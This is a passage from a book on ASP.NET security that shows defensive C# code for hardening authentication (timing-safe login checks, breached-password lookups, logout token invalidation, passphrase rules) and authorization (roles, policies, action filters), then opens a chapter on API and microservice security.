    private readonly string _connectionString;
    private readonly IHashingService _hashingService;
    private readonly IHttpContextAccessor _contextAccessor;
    private readonly IRemoteSensitiveDataStore _apiStorage;

    public CustomUserStore(IConfiguration _config,
        IHashingService hashingService,
        IHttpContextAccessor contextAccessor,
        IRemoteSensitiveDataStore apiStorage)
    {
        _connectionString =
            _config.GetConnectionString("DefaultConnection");
        _hashingService = hashingService;
        _contextAccessor = contextAccessor;
        _apiStorage = apiStorage;
    }
    //Implementation removed for brevity
}
```

The constructor calls for the following services:

- **IConfiguration** – To avoid concurrency issues with our app data, this IUserStore uses ADO.NET rather than Entity Framework for its data storage.
- **IHashingService** – You should already be familiar with this service from Chapter 6.
- **IHttpContextAccessor** – We will use this when we fix the credential stuffing checks.
- **IRemoteSensitiveDataStore** – This service is used to access the API.

Now to give you an idea of the work that will need to be done to store the hashed version locally and the encrypted version elsewhere, Listing 9-16 shows an abbreviated version of the CreateAsync method.

Listing 9-16. CreateAsync from our custom IUserStore

```
public Task<IdentityResult> CreateAsync(JuiceShopUser user,
    CancellationToken cancellationToken)
{
    var identifier = Guid.NewGuid();

    using (var cn = new SqlConnection(_connectionString))
    {
        using (var cmd = cn.CreateCommand())
        {
            cmd.CommandText = <<REDACTED FOR BREVITY>>

            cmd.Parameters.AddWithValue("@PublicIdentifier",
                identifier);
            cmd.Parameters.AddWithValue("@UserName",
                _hashingService.CreateSaltedHash(user.UserName,
                    KeyNames.JuiceShopUser_UserName_Salt, 1,
                    HashingService.HashAlgorithm.SHA3_512));
```

```

        //Other parameters removed
        cn.Open();
        cmd.ExecuteNonQuery();
        cn.Close();
    }

    using (var cmd = cn.CreateCommand())
    {
        //Get the ID of the user we just created
    }

    var encryptedUserInfo = new EncryptedJuiceShopUser();
    encryptedUserInfo.JuiceShopUserID = user.JuiceShopUserID;
    encryptedUserInfo.UserName = user.UserName;
    encryptedUserInfo.UserEmail = user.UserEmail;
    encryptedUserInfo.NormalizedUserEmail =
        user.NormalizedUserEmail;

    _apiStorage.SaveJuiceShopUser(encryptedUserInfo);
}

return Task.FromResult(IdentityResult.Success);
}

```

Now that you have the method to create the user in Listing 9-16, you should be able to implement the `UpdateAsync` method. You should also be able to implement the methods to find users by name or email, just be sure to hash the username or email using the same algorithm and salt to pull the correct email. Remember to pull the decrypted values of the username and email from your data store so your object has those as needed.

Caution This example does not take into account the possibility that the new encrypted value might be saved but the new hash value not. Depending on your ability to accept risk, you can leave this as it is and just ask users to re-save any information that is out of sync; otherwise, you can put in try/catch logic that saves everything to its previous state if problems arise.

You should notice that the searches look for the *normalized* version of the username and not the unaltered version. This means that the username comparisons are still case insensitive, which is problematic from a security perspective. But the fix for that is in the `userManager` object, so we'll fix that problem when we're in the `userManager` to fix other issues.

Finally, don't forget to replace the default `IUserStore` implementation with your new and improved one.

Tip If you do end up implementing your own `IUserStore`, the framework will expect the object used to implement the `IUserStore` interface will also implement `IUserPasswordStore` and `IUserEmailStore`, along with others.

Preventing Information Leakage

At the beginning of the chapter, you saw a graph with the execution times of login attempts of legitimate vs. bad usernames. While this seems like a difficult attack to pull off, it is really a low-risk, high-reward way to pull user information out of your database. (Reminder: If you're using email addresses as usernames, pulling usernames also pulls PII.) So we should fix that of course. Unfortunately, this fix isn't particularly easy. We need to make sure that the code execution path is as similar as possible between when a user exists and not, and the code for this process exists in the `SignInManager` and the `userManager`. Overriding the needed methods can be awkward at times, but necessary if we want to fix these issues. To get started, let's look at `PasswordSignInAsync` in the `SignInManager`.

Listing 9-17. `PasswordSignInAsync` in `SignInManager`

```
public override async Task<SignInResult> PasswordSignInAsync(
    string userName, string password,
    bool isPersistent, bool lockoutOnFailure)
{
    var user = await userManager.FindByNameAsync(userName);
```

```

if (user == null)
{
    return SignInResult.Failed;
}

return await PasswordSignInAsync(user, password,
    isPersistent, lockoutOnFailure);
}

```

Fixing the code in Listing 9-17 should be straightforward – all we should need to do is comment out the code in bold and we’re no longer automatically returning `SignInResult.Failed` if the user is not found. But the method returns `PasswordSignInAsync` with different parameters, and this method throws an exception if the user object is null. So we will need to override that method, too. In fact, we will need to override five methods in total across both the `SignInManager` and the `UserManager`:

- `PasswordSignInAsync(string, string, bool, bool)` in `SignInManager`
- `PasswordSignInAsync(TUser, string, bool, bool)` in `SignInManager`
- `CheckPasswordSignInAsync(TUser, string, bool)` in `SignInManager`
- `CheckPasswordAsync(TUser, string)` in `UserManager`
- `VerifyPasswordAsync(IUserPasswordStore, TUser, string)` in `UserManager`

Most of these methods only need to be updated to account for a null user.

Tip If you do update these methods, you’ll soon discover one of my annoyances with updating some services in ASP.NET. `CheckPasswordSignInAsync` utilizes a private method and a private class and so cannot be copied, pasted, and updated without making more changes. In this particular case, the number of changes needed isn’t substantial. But if you want to implement adequate security logging, issues like this become a significant headache in a very short amount of time. You will see why in the chapter on logging and error handling.

To fix the issue, we will need to update `VerifyPasswordAsync`.

Listing 9-18. Fixing timing-based user attacks in `VerifyPasswordAsync` in `userManager`

```
protected override async Task<PasswordVerificationResult>
    VerifyPasswordAsync(IUserPasswordStore<JuiceShopUser> store,
        JuiceShopUser user, string password)
{
    if (user != null)
    {
        //Original code starts here
        var hash = await store.GetPasswordHashAsync(user,
            CancellationToken).ConfigureAwait(false);
        if (hash == null)
        {
            return PasswordVerificationResult.Failed;
        }
        return PasswordHasher.VerifyHashedPassword(user, hash,
            password);
    }
    else //Begin fix
    {
        var validBase64Password = "<<VALID PASSWORD>>";

        //Hash the password but
        //discard the result of the comparison
        PasswordHasher.VerifyHashedPassword(user,
            validBase64Password, password);

        return PasswordVerificationResult.Failed;
    }
}
```

The code in Listing 9-18 runs the original code if the user is not null and runs the password hashing compared to a hard-coded hash if it is. Why do we compare against a valid hashed password? Both our implementation and ASP.NET's implementation of the password hasher include a prefix indicating algorithm, iterations, etc. We need to indicate which algorithm and other parameters in order to choose an algorithm to use.

If you have any questions, a complete, working version of this code can be found in the safe version of the Juice Shop site.

Note The store in this case is a class that implements `IUserPasswordStore`. Since we've already implemented our own store, instead of adding a fake password in `UserManager`, you could also update the `GetPasswordHashAsync` method to return a fake password if the user is null. This isn't safe, though, and could cause a number of bugs. I'd stick with adding the check in the `UserManager`.

An easier, but easier-to-detect, way for a hacker to check for existence of particular usernames in the system is to register usernames. If a registration is not successful, the attacker knows that no one with that username exists. Fixing this problem requires some logging, though, so let's revisit that once we get to the chapter on logging.

Caution I want to emphasize this: it's likely that you were taught that it is always the appropriate thing to do to limit the amount of processing you need to do to keep server processing to a minimum. *This is not always the best thing to do from a security perspective.* A determined hacker will do anything and everything they can think of to get into your website. Checking processing times for various activities, including but not limited to logging in, is *absolutely* something that a semi-determined hacker will try.

Making Usernames Case Sensitive

As long as we're in the `UserManager`, let's take a moment to fix the case insensitivity of the usernames during the login process. Fortunately, we only have one property to override in the `UserManager`.

Listing 9-19. Overriding the `NormalizeName` method in the `userManager`

```
[return: NotNullIfNotNull("name")]  
public override string? NormalizeName(string? name)  
{  
    return name;  
}
```

And that's it! Just return the original string instead of making changes to it as you saw in Listing 9-19 and your usernames are now case sensitive.

Protecting Against Credential Stuffing

There are several things that you can do to protect against credential stuffing, but most of them require a more robust logging framework than what ASP.NET Core provides out of the box. I'll dive into credential stuffing in detail after I've discussed how to create a decent security-focused logging framework. Until then, I can at least talk about how to check to see if existing credentials have been stolen via haveibeenpwned.com.

This website has two APIs: one to check whether a username (emails only) has been included in a breach and another to check whether a password has. Ideally, you'd be able to test for both on each login and prompt the user to change their credentials if a match is found, but the service won't allow this to prevent people from misusing the service. Since we don't have what I would consider an ideal solution, we can still check to see if a password exists in the database during a password change attempt.

The API works by allowing you to send the first five characters of a SHA-1 hash; then you can get all the hashes that match, along with the number of times that hash shows up in the database. For instance, to find the word "password" in the database, you would

1. Hash the word "password" using a SHA-1 hash, which results in "5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8"
2. Take the first five characters of the hash (5baa6) and pass them to the service via a GET request like this: <https://api.pwnedpasswords.com/range/5baa6>

After doing this, you'll get a set of results with each line containing the remaining 35 characters of the hash and a count of the times it was found in a breach. For instance, the hash for the word "password" looks like this: "1E4C9B93F3F0682250B6CF8331B7EE68FD8:3730471". And yes, that means that this password has been found more than three million times in this database.

You may well decide to set a threshold before informing the user. For instance, you may decide to inform the user only if the password has been found at least ten times, but your specific implementation will vary depending on the specific needs of your app.

It would be nice if we could update the `SignInManager` to run this check, but unfortunately the `IdentityResult` is not flexible enough to return information of this type. Instead, you'll have to implement this on the login page itself.

Fixing Authentication Token Expiration

I outlined earlier in the chapter how authentication tokens are truly invalidated only if a user's password has changed. You can set an authentication token expiration time, but that only sets the expiration on the cookie itself, which is only marginally helpful. The cookie expires after (a configurable) 24 hours, but we really should be able to invalidate a ticket once you've logged out.

Luckily for us, the ASP.NET framework includes a class called `CookieAuthenticationEvents`, which, when implemented, allows you as a developer to add your own logic to the following events:

- `ValidatePrincipal`
- `SigningIn`
- `SignedIn`
- `SigningOut`
- `RedirectToLogout`
- `RedirectToLogin`
- `RedirectToReturnUrl`
- `RedirectToAccessDenied`

In a perfect world, we would include a session ID as one of our claims and validate that ID on each request. You can do that by adding your own session ID as a user claim in the `SigningIn` event, storing the session ID in the database with an expiration date. Then, validate that session ID and expiration date in the `ValidatePrincipal` event. In order to make minimal changes, though, let's just update the security stamp whenever a user logs out and validate that stamp on each request. First, let's look at the code in Listing 9-20 that validates the stamp in the `CookieAuthenticationEvents` class.

Listing 9-20. Custom `CookieAuthenticationEvents` object

```
public CustomCookieAuthenticationEvents()
{
    base.OnValidatePrincipal = context => {
        var identityOptions =
            context.HttpContext.RequestServices. ↵
            GetRequiredService<IOptions<IdentityOptions>>();
        var stampClaim = context.Principal.Claims.SingleOrDefault(
            c => c.Type == identityOptions.Value.ClaimsIdentity. ↵
            SecurityStampClaimType);

        if (stampClaim == null)
        {
            context.HttpContext.SignOutAsync().Wait();
        }
        else
        {
            var userManager = context.HttpContext.RequestServices. ↵
            GetRequiredService<userManager<JuiceShopUser>>();
            var user = userManager.GetUserAsync(
                context.Principal).Result;
            var stamp = userManager.GetSecurityStampAsync(
                user).Result;

            if (stamp != stampClaim.Value)
            {
                context.Principal = new
```

```

        System.Security.Claims.ClaimsPrincipal());
    }
}

return Task.CompletedTask;
};
}

```

Caution This method pulls the entire user, which if you're using the implementation that I used in the safer version of Juice Shop, then you're unnecessarily pulling the decrypted values for the username and email address. If you are expecting a lot of traffic, it may be worth adding an extra method that pulls the security stamp only for a given user ID and skips the decryption and API call.

Next, we need to ensure that the security stamp is updated when logging out. We can do that as seen in Listing 9-21 by overriding the `SignOutAsync` method in the `SignInManager`.

Listing 9-21. Updating the security stamp in the `SignInManager`

```

public override Task SignOutAsync()
{
    var user =
        UserManager.GetUserAsync(base.Context.User).Result;

    if (user != null)
        UserManager.UpdateSecurityStampAsync(user);

    return base.SignOutAsync();
}

```

Finally, to use your custom cookie authentication class, you will need to add the lines of code in Listing 9-22 to your `Program.cs` file.

Listing 9-22. `Program.cs` addition to use a custom cookie authentication class

```

builder.Services.ConfigureApplicationCookie(options => {
    options.Events = new CustomCookieAuthenticationEvents();
});

```

Again, a better solution would be to store a session ID as a claim and validate it in the cookie events class in Listing 9-20. If you did so, you could add the following additional checks:

- Add an explicit session expiration, and track both sliding expiration (amount of time since last use) and absolute expiration (amount of time since login).
- Allow users to lock down their account so only one session is allowed per user at any one time.
- Tie a session ID to a specific IP address.
- Log issues as security events.

With that said, unless you're protecting significant amounts of money, company trade secrets, or government information, the security stamp check should be sufficient.

Changing the Default Login Page

It would be fairly trivial for an attacker to build a crawler that looked for the default login page in the default location, try thousands (if not millions) of usernames looking for valid ones, and then attempt credential stuffing or phishing attacks against discovered users. Enabling MFA is an easy and important step to preventing these attacks from succeeding. But you can also help prevent the spray-and-pray attacks that are extremely common from succeeding by moving the login page. To do this, you can either build a new login page or move the existing ones by doing the following:

1. Add the login pages by following the steps founding the “Brute Force Password Attacks Protection” section earlier in this chapter.
2. Move the pages to a new location.
3. Change the links in the Shared folder in the `_Layout.cshtml` and `_LoginPartial.cshtml` files.
4. Add the code in Listing 9-23 to your `Program.cs` file.

Listing 9-23. Setting the default authentication pages in Program.cs

```
builder.Services.ConfigureApplicationCookie(options => {
    options.AccessDeniedPath = "/Auth/MyAccount/AccessDenied";
    options.LoginPath = "/Auth/MyAccount/Login";
    options.LogoutPath = "/Auth/MyAccount/Login";
});
```

Note When monitoring the traffic on my own websites, I've found that it is significantly more common for attackers to sniff around default WordPress pages than default ASP.NET login pages. And you probably have a link to your login page from your main page, so the value of changing the location of the default login page is somewhat questionable. It's up to you and your team as to whether or not it is worth it for your particular site.

Modernizing Password Complexity Requirements

To help protect against brute force password attacks and to counteract some of the issues regarding password strength mentioned earlier, I would recommend encouraging your users to use *passphrases*, rather than *passwords*. It is generally easier to remember passphrases, and longer passphrases are generally harder to crack than shorter passwords, even if the passwords have special characters. To change this, you can add the code in Listing 9-24 to your Program.cs file.

Listing 9-24. Configuring password options to work with passphrases

```
builder.Services.Configure<IdentityOptions>(options => {
    options.Password.RequireDigit = false;
    options.Password.RequiredLength = 15;
    options.Password.RequireLowercase = false;
    options.Password.RequireUppercase = false;
    options.Password.RequireNonAlphanumeric = false;
});
```

A couple of things to note:

- The most important thing here is *length*, not necessarily *strength*. This code is forcing users to use passwords of at least 15 characters, encouraging them to use sentences, not words.
- This requires uppercase and lowercase characters to help users use complete (and hopefully memorable) sentences.
- Because we want memorable passphrases, there is less of a need to require a digit or non-alphanumeric characters.

Tip To further encourage passphrases instead of passwords, you could override the `IPasswordValidator` service and include a check for a space.

Using Session for Authentication

One last note before I move on to authorization – I’ve read training material that suggested that you can use session state to keep track of users. *Please don’t do this*. In .NET Core, session state is tied to a *browser* session, not a *user* session, meaning that you have very little that protects one user from using another’s data if using the same browser. Microsoft’s own documentation recommends against storing sensitive information here:

*Don't store sensitive data in session state. The user might not close the browser and clear the session cookie. Some browsers maintain valid session cookies across browser windows. A session might not be restricted to a single user. The next user might continue to browse the app with the same session cookie.*⁷

There are few, if any, ways you can use session to store authentication (or any other sensitive) data, so the best approach is to avoid it for all but trivial reasons.

⁷<https://learn.microsoft.com/en-us/aspnet/core/fundamentals/app-state?view=aspnetcore-8.0>

Authorization in ASP.NET

Now that we can verify that users are who they say they are via various authentication mechanisms, let's dive into verifying that users can do what they say they can do via authorization mechanisms. Let's start by diving into the authorization mechanism which you should already be familiar with: role-based authorization.

Role-Based Authorization

Using and enforcing roles in ASP.NET, i.e., assigning roles to a particular user and making sure that certain endpoints are only accessible to certain roles, are things that most of the readers of this book have already done. For the sake of completeness, let's see the easiest way to do this now.

Listing 9-25. Authorize attribute with role specified

```
[Authorize(Roles = "Administrator")]
public class AdminController : Controller
{
    [HttpGet]
    public IActionResult Index()
    {
        return View();
    }
}
```

This should be relatively straightforward – we simply leveraged the `Authorize` attribute from earlier in the chapter to include a role. One thing worth noting, though, is that if you want to require that a user is a member of one of many roles, you would need to replace “Administrator” in Listing 9-25 with a comma-separated list of allowed roles, as seen in this hypothetical example in Listing 9-26.

Listing 9-26. Authorize attribute with multiple roles specified

```
[Authorize(Roles = "Administrator, Employee")]
public class ManageUsersController : Controller
{
    [HttpGet]
```

```

public IActionResult Index()
{
    return View();
}
}

```

Again, the code in Listing 9-26 will allow anyone who is in *either* an Administrator or Employee role to access the method. If instead you need to enforce that a user is a member of multiple roles, then you would include multiple attributes, as seen in a hypothetical example in Listing 9-27.

Listing 9-27. Multiple Authorize attributes

```

[Authorize(Roles = "Administrator")]
[Authorize(Roles = "UserManager")]
public class ManageUserController : Controller
{
    [HttpGet]
    public IActionResult Index()
    {
        return View();
    }
}

```

In order to access the methods in the controller in Listing 9-27, you need to be a member of *both* the Administrator and UserManager roles.

There are several caveats to using the Authorize attribute, however, from a pure implementation standpoint. The first is that if we are using our own IUserStore in order to ensure that our PII is encrypted, then we also need to ensure that our IUserStore also implements IUserRoleStore. Otherwise, any roles we have set up will simply be ignored.

If you know that it's the UserManager that checks whether the IUserStore implements IUserRoleStore, then you might assume (as I did) that it's the IsInRoleAsync method of the UserManager which calls the IsInRoleAsync method of the IUserRoleStore that would determine if the Authorize attribute sees a user as in a role or not. If you assumed this, then you would be wrong. Instead, the framework creates claims to store roles for most purposes.

Is this a problem? The second caveat here is that this could be a problem if you need to revoke a privilege for any reason. The user has that claim for as long as the token is valid.

To fix this issue, assuming that you fixed the logout issue mentioned earlier in the chapter, is to update the security stamp if a user is removed from a role. You can do this by overriding the `RemoveFromRoleAsync` and `RemoveFromRolesAsync` methods in the `userManager`. Here is your new code for the first method.

Listing 9-28. `RemoveFromRoleAsync` updates

```
public override Task<IdentityResult>
    RemoveFromRoleAsync(JuiceShopUser user, string role)
{
    var result = base.RemoveFromRoleAsync(user, role).Result;

    //Security fix here
    if (result == IdentityResult.Success)
        this.UpdateSecurityStampAsync(user).Wait();

    return Task.FromResult(result);
}
```

You will also need to make the code change from Listing 9-28 in `RemoveFromRolesAsync`.

Using Policies

If you need to implement something more robust than pure role-based authorization, such as a system like Discretionary Access Control or Mandatory Access Control, you should consider using custom policies. A policy is, in short, a named collection of rules that make up your access criteria. There are five rules in total. To add them, you could add code like this to your `Program.cs` file.

Listing 9-29. Hypothetical new authentication policy

```
builder.Services.AddAuthorization(o => {
    o.AddPolicy("Christmas", policy =>
        policy.RequireRole("Greeter")
            .RequireAuthenticatedUser())
});
```

```

        .RequireClaim("IsHappy")
        .RequireAssertion(context => true)
        .RequireUserName("SantaClaus"));
});

```

Using the policy is relatively straightforward. Let's use the policy in Listing 9-29 on a controller method.

Listing 9-30. Authorize attribute with role specified

```

public class HolidayController : Controller
{
    [Authorize(Policy = "Christmas")]
    [HttpGet]
    public IActionResult Christmas()
    {
        return View();
    }
}

```

In an admittedly contrived example, our “Christmas” policy in Listing 9-29 was applied to the `Christmas()` method in Listing 9-30. It's as simple as using the `Authorize` attribute and naming the policy.

Now that we've created a policy and applied it to a controller method, let's dig into each item in more detail.

RequireRole

We've already talked about roles and shown you how to add them without using a policy. Why include it again here? You may want a policy that includes a role (or multiple roles) in combination with some of the other items in the list.

RequireClaim

We talked about claims already – they're information stored within your authentication ticket about the ticket's user. You can easily include certain claims as a part of a policy by using the `RequireClaim` method.

Note If you do want to require claims as a part of a policy (or for any other purpose), you will need to ensure that your `IUserStore` also implements `IUserClaimStore`.

RequireAssertion

`RequireAssertion` allows you to perform more detailed analysis on the claims beyond checking for their existence. Examples that Microsoft gives online are similar to the one they created⁸ that you can see in Listing 9-31.

Listing 9-31. Microsoft's example use of `RequireAssertion`

```
builder.Services.AddAuthorization(options =>
{
    options.AddPolicy("BadgeEntry", policy =>
        policy.RequireAssertion(context =>
            context.User.HasClaim(c =>
                (c.Type == "BadgeId" || c.Type == "TemporaryBadgeId")
                && c.Issuer == "https://microsoftsecurity"))));
});
```

Unfortunately for us, the `AuthorizationHandlerContext` object (the object type for the variable “c” in Listing 9-31) does not include a reference to the current `HttpContext`, limiting the `RequireAssertion` method to validations that can be done.

RequireAuthenticatedUser

Why would you create a policy that requires an authenticated user when the `Authorize` attribute does a perfectly fine job at it? The answer here is that you can create a default policy and requiring an authenticated user by default is a perfectly reasonable thing to do. Here is an example from Microsoft's documentation on what that might look like, as seen in Listing 9-32.

⁸<https://learn.microsoft.com/en-us/aspnet/core/security/authorization/policies?view=aspnetcore-8.0>

Listing 9-32. Requiring authentication globally in an ASP.NET app⁹

```
builder.Services.AddAuthorization(options =>
{
    options.FallbackPolicy = new AuthorizationPolicyBuilder()
        .RequireAuthenticatedUser()
        .Build();
});
```

If you need to allow users on some pages, you would simply need to add the `AllowAnonymous` attribute on any classes or methods, such as your login page processors, that need to allow anonymous users.

Tip If you have an app that has a significant number of pages that require authentication, please consider using this approach. You may want to fail closed and accidentally reject a user rather than fail open and accidentally let in an unauthenticated user to a sensitive page.

RequireUserName

This allows you to limit your policy to one or more usernames. I can't think of a valid/responsible use case for this so I caution you against using it.

Policies for MAC or DAC Access Controls

As a reminder, both the MAC (Mandatory Access Control) and DAC (Discretionary Access Control) authorization systems allow you to set individual permissions for users, and you can control access based on those permissions. The next question is, now that you know that claims can be used in policies, can we add these permissions as claims and leverage policies here?

⁹<https://learn.microsoft.com/en-us/aspnet/core/security/authorization/secure-data?view=aspnetcore-8.0>

My answer is yes, but it depends. Remember that claims are added to the authentication ticket. If you're writing an app with a relatively small number of claims, then this shouldn't be a problem. But some apps have dozens or hundreds of possible permissions. Using claims should be avoided in these situations, and you should consider using something else to authorize users.

Using `IAuthorizationRequirement`

If you have authorization needs beyond the ones just outlined, you can create your own custom class a couple of different ways. To show the first of these options, which leverages policies, let's assume that we need a hierarchical role-based authorization system, and you have three roles in order of importance:

1. Administrator
2. Manager
3. Individual

For the sake of example, let's implement the hierarchical rule that one must be a manager or above to access some pages. To implement this policy, you need to create two classes: one that implements the `IAuthorizationRequirement` interface and another that inherits from `AuthorizationHandler`. Shown first is the class that implements `IAuthorizationRequirement`.

Listing 9-33. A sample `IAuthorizationRequirement` class

```
public class MinimumAccessLevelRequirement :
    IAuthorizationRequirement
{
    private int _minimumValue;
    private List<Role> _allowedRoles;

    public MinimumAccessLevelRequirement(string role)
    {
        _allowedRoles = new List<Role>();

        _allowedRoles.Add(new Role()
            { Text = "Administrator", SortValue = 10 });
        _allowedRoles.Add(new Role()
            { Text = "Manager", SortValue = 5 });
    }
}
```

```

    _allowedRoles.Add(new Role()
    { Text = "Individual", SortValue = 2 });

    //TODO: Add better error handling here
    _minimumValue = _allowedRoles.Single(
        r => r.Text == role).SortValue;
}

public bool RoleIsMatch(string role)
{
    var value = _allowedRoles.Single(
        r => r.Text == role).SortValue;
    return value >= _minimumValue;
}

private struct Role
{
    public int SortValue;
    public string Text;
}
}

```

The interface in Listing 9-33 doesn't do anything, so you have the freedom to do (almost) whatever you want with this class. For the sake of demonstration, I've created a list of hard-coded roles and a sort value. The `RoleIsMatch` method looks to see if the role it gets has an equal or higher value than the value given to the role given in the constructor. Next, Listing 9-34 contains the `AuthorizationHandler`.

Listing 9-34. Custom policy handler

```

public class MinimumAccessLevelHandler :
    AuthorizationHandler<MinimumAccessLevelRequirement>
{
    protected override Task HandleRequirementAsync(
        AuthorizationHandlerContext context,
        MinimumAccessLevelRequirement requirement)
    {
        var userRoles = context.User.Claims.Where(
            c => c.Type == ClaimTypes.Role).Select(c => c.Value);
    }
}

```



```

foreach (var role in userRoles)
{
    if (requirement.RoleIsMatch(role))
    {
        context.Succeed(requirement);
        break;
    }
}

return Task.CompletedTask;
}
}

```

This class does the actual verification. This code first pulls all of the roles from the user's collection of claims and then compares each of those roles to the acceptable level as established in the `MinimumAccessLevelRequirement` class. If the code finds an acceptable role, it immediately calls `context.Succeed` and exits the for loop.

You now need to create a new policy with these classes. The code in Listing 9-35, which would go into your `Program.cs` file, should already be familiar to you.

Listing 9-35. Startup changes to create a new, custom policy

```

services.AddAuthorization(o => {
    o.AddPolicy("MinimumAccessLevelManager",
        policy => policy.Requirements.Add(
            new MinimumAccessLevelRequirement("Manager")));
});

services.AddSingleton
    <IAuthorizationHandler, MinimumAccessLevelHandler>();

```

Here, new policy was created called “MinimumAccessLevelManager” and passed in “Manager” as the start role. You can create new policies for other roles as needed. You also need to add the handler itself as a service, as was done on the last line in Listing 9-32.

To use this new policy, all you need to do is use the `Authorize` attribute and specify the policy name, like you did with the previous policy examples in this chapter.

Using IActionFilter

If none of the aforementioned methods work for your app to properly authenticate users, you can look at implementing an attribute that implements `IActionFilter`. To show what that might look like, let's dive right into an example of a filter from our safer version of the Juice Shop app that prevents a user from viewing someone else's order.

Listing 9-36. Filter for ensuring proper access to a particular order

```
public class AuthorizeOrderAttribute : Attribute,
    IActionFilter
{
    private readonly string _modelParameter;

    public AuthorizeOrderAttribute(string modelParameter)
    {
        _modelParameter = modelParameter;
    }

    public void OnActionExecuted(ActionExecutedContext context)
    { /* Nothing to do here */ }

    public void OnActionExecuting(ActionExecutingContext
        context)
    {
        var dataStore = context.HttpContext.RequestServices. ↵
            GetService<ApplicationDbContext>();

        var bindingValue = context.ActionArguments. ↵
            GetValueForPath(_modelParameter);

        int orderID;
        if (!int.TryParse(bindingValue, out orderID))
        {
            context.Result = new BadRequestObjectResult(
                new { message = "Invalid order number" });
            return;
        }
    }
}
```

```

var userID = context.HttpContext.User.GetUserID();
var order = dataStore.Orders.SingleOrDefault(o =>
    o.OrderID == orderID && o.JuiceShopUserID == userID);

if (order == null)
    context.Result = new BadRequestObjectResult(
        new { message = "Invalid order number" });
}
}

```

Here's a quick tour of the filter in Listing 9-36.

- The constructor takes the name of the binding parameter to look for.
- All of the logic is contained within `OnActionExecuting`.
- The `ActionExecutingContext` parameter gives us access to all of the services, so the method pulls the data store to validate the request against.
- `GetValueForPath()` gets the data from the current request. Implementation of this method is out of scope for this book, but you can look at a working example of this method in the safer version of Juice Shop.
- After we pulled the correct data from the request and validated that it matches the format that we expect, we run a query to ensure that the order exists and set `context.Result` to a new `BadRequestObjectResult` if the order is not found.

To use this code, you simply need to add the attribute just like you'd use the `Authorize` attribute, as seen in Listing 9-37.

Listing 9-37. Using the `AuthorizeOrderAttribute`

```

[AuthorizeOrder("id")]
[HttpGet]
public IActionResult Details([FromRoute]int id)
{
    var order = _dbContext.FilterByUser(User).Orders.Include(
        o => o.OrderProducts).ThenInclude(

```

```
        op => op.Product).Single(o => o.OrderID == id);  
    return View(order);  
}
```

As you can see, the `IActionFilter` is an extremely flexible and powerful means to add custom authorization to your web app.

Note Some of you might question why I used both the `AuthorizeOrder` attribute and the custom `FilterByUser` method here. The reason is that it's extremely easy to forget authorization checks like these and having both in place allows for some layered security in case one is forgotten. Whether you do the same will depend on your team, your app, your budget, and the complexity of the check.

Summary

In this chapter, I dove deeply into ASP.NET's default authentication framework, partly to show you how bad it is from a security perspective, partly to show you how to fix it, and also to show you what a good authentication function would look like. I also showed you how you can avoid these issues by using third-party providers instead.

Next, I dived into how authorization works in ASP.NET, this time not going as deeply because the framework does a better job in this area. In addition to showing the tried-and-true role-based authentication methods, I talked about how to implement other methods that may be better suited to your needs.

In the next chapter, I'll cover some security topics that didn't fit neatly into the chapters so far, including more cutting-edge topics in the web security world. We will (briefly) cover the use of JavaScript frameworks such as Angular and React, discuss security concerns around using AI and chatbots, and cover authentication and authorization issues when using microservices.

CHAPTER 10

Advanced Web Security

Up until now, we've largely been discussing security topics that have been applicable to websites for decades now, even if the specific ways we discussed might be relatively new. For example, Insecure Direct Object Reference (IDOR) vulnerabilities (like accessing a past order in our insecure version of the Juice Shop application) have been around for almost as long as the Web has been around, even if the idea of using `IActionFilter` to help you fix the issue might have been new to you.

Now it's time to start looking at topics that are specific to newer websites. Unfortunately for us, many of the topics covered in this chapter could be a whole book to themselves, so a complete coverage of these won't be possible in a book about ASP.NET security. But I can at least give you a foundation, and with the knowledge you received in the introductory chapters, you should have the tools you need in order to do your own research on the topics that are pertinent for you.

APIs and Microservices

At the time of this writing, most websites use APIs and/or microservices in some way, shape, or form. Whether you're using APIs to communicate with a third-party service, are using a JavaScript-driven Single-Page Application (SPA), or have spread your business logic over multiple services (i.e., microservices), if you are moving beyond the simple client/server model, you are using APIs.

Because of the broad use of these terms, a discussion of them can be difficult. APIs and microservices can be complicated from a security perspective because security needs can vary based on these criteria:

- Is the API intended to be used by browsers or via server-to-server applications?
- Is the API intended for internal-use systems? A small number of known external users? Or are they intended for a larger audience?

- Is the API host a large API with dozens of endpoints? Or are you using microservices and you have dozens of hosts, each with a single endpoint?

Should you host your APIs within your web application? On a separate server? Or should you use microservices? And if you do use microservices, should you use serverless options in the cloud? There are no hard-and-fast rules, but here are a few things to consider.

Choosing an Architecture

When determining whether and how to protect your APIs, at least from a confidentiality and integrity standpoint (we'll get to availability in a moment), one of your first questions should be around whether creating separate endpoints per process, i.e., building microservices, is worth the time and effort. Simpler architectures, like grouping multiple services into a single process, can save money in development, deployment, and monitoring costs. More complicated architectures, like separating different functions into separate services, can make it harder for a criminal to compromise an entire system, but it can also give the criminal more ways into your system. So which approach should you choose?

- If you have a relatively low-value system in the sense that your system isn't protecting valuable assets, consider adding your API to your web app, such as adding one or more controllers to handle API calls.
- If you have assets that are logically separate and each stores sensitive data, consider using separate permissions and other logical separations before creating separate APIs.
- If your components can easily be differentiated by an external firewall, such as your admin functions can be limited to users on the network but general functions must be publicly accessible, then consider creating different components grouped by permission.
- If the API has one component that requires considerably more security-related scrutiny (such as an API that handles financial data), consider separating that into a different service.

Maximizing Availability

But what about availability? After all, most companies move to microservices to maximize availability. The idea here is that if one service goes down, then the remainder of the services can stay up, allowing users to have some functionality.

To an extent, this is true, but only to an extent. Challenges to using microservices include the following:

- If all services depend on each other, then you're just increasing the number of points of potential failure by moving to microservices.
- By increasing the number of services, you're increasing the number of services that might go down, so instead of spending a medium amount of time managing load balancing for a small number of services, you could be spending a large amount of time maintaining a large number of services.
- As mentioned earlier, increasing the number of endpoints increases the number of places a criminal might break into your system.

Just like you wouldn't spend a \$100 to protect a \$20 bill, you shouldn't over-engineer your APIs. Sometimes you need infinite scalability. Most of the time you don't.

Caution Do consider costs before deciding where to host your microservices, if you choose that route. I've read about companies that reduced their cloud bill significantly by moving away from using single-use services like AWS Lambda functions or Azure Functions and towards more traditional web-hosted APIs.

Authentication and Authorization

As with everything else API related, how you authenticate users and authorize actions will vary depending on your specific API. I'll try to cover the most common scenarios here.

If you're building an API to be called via JavaScript for a single web app, then my strong recommendation is to host the API within the same process of the app and use the authentication and authorization mechanisms built within ASP.NET (with the improvements we talked about in the previous chapter, of course) or a third-party authentication service.

If you need to separate your APIs into separate services, then you will need something a bit different.

JWTs

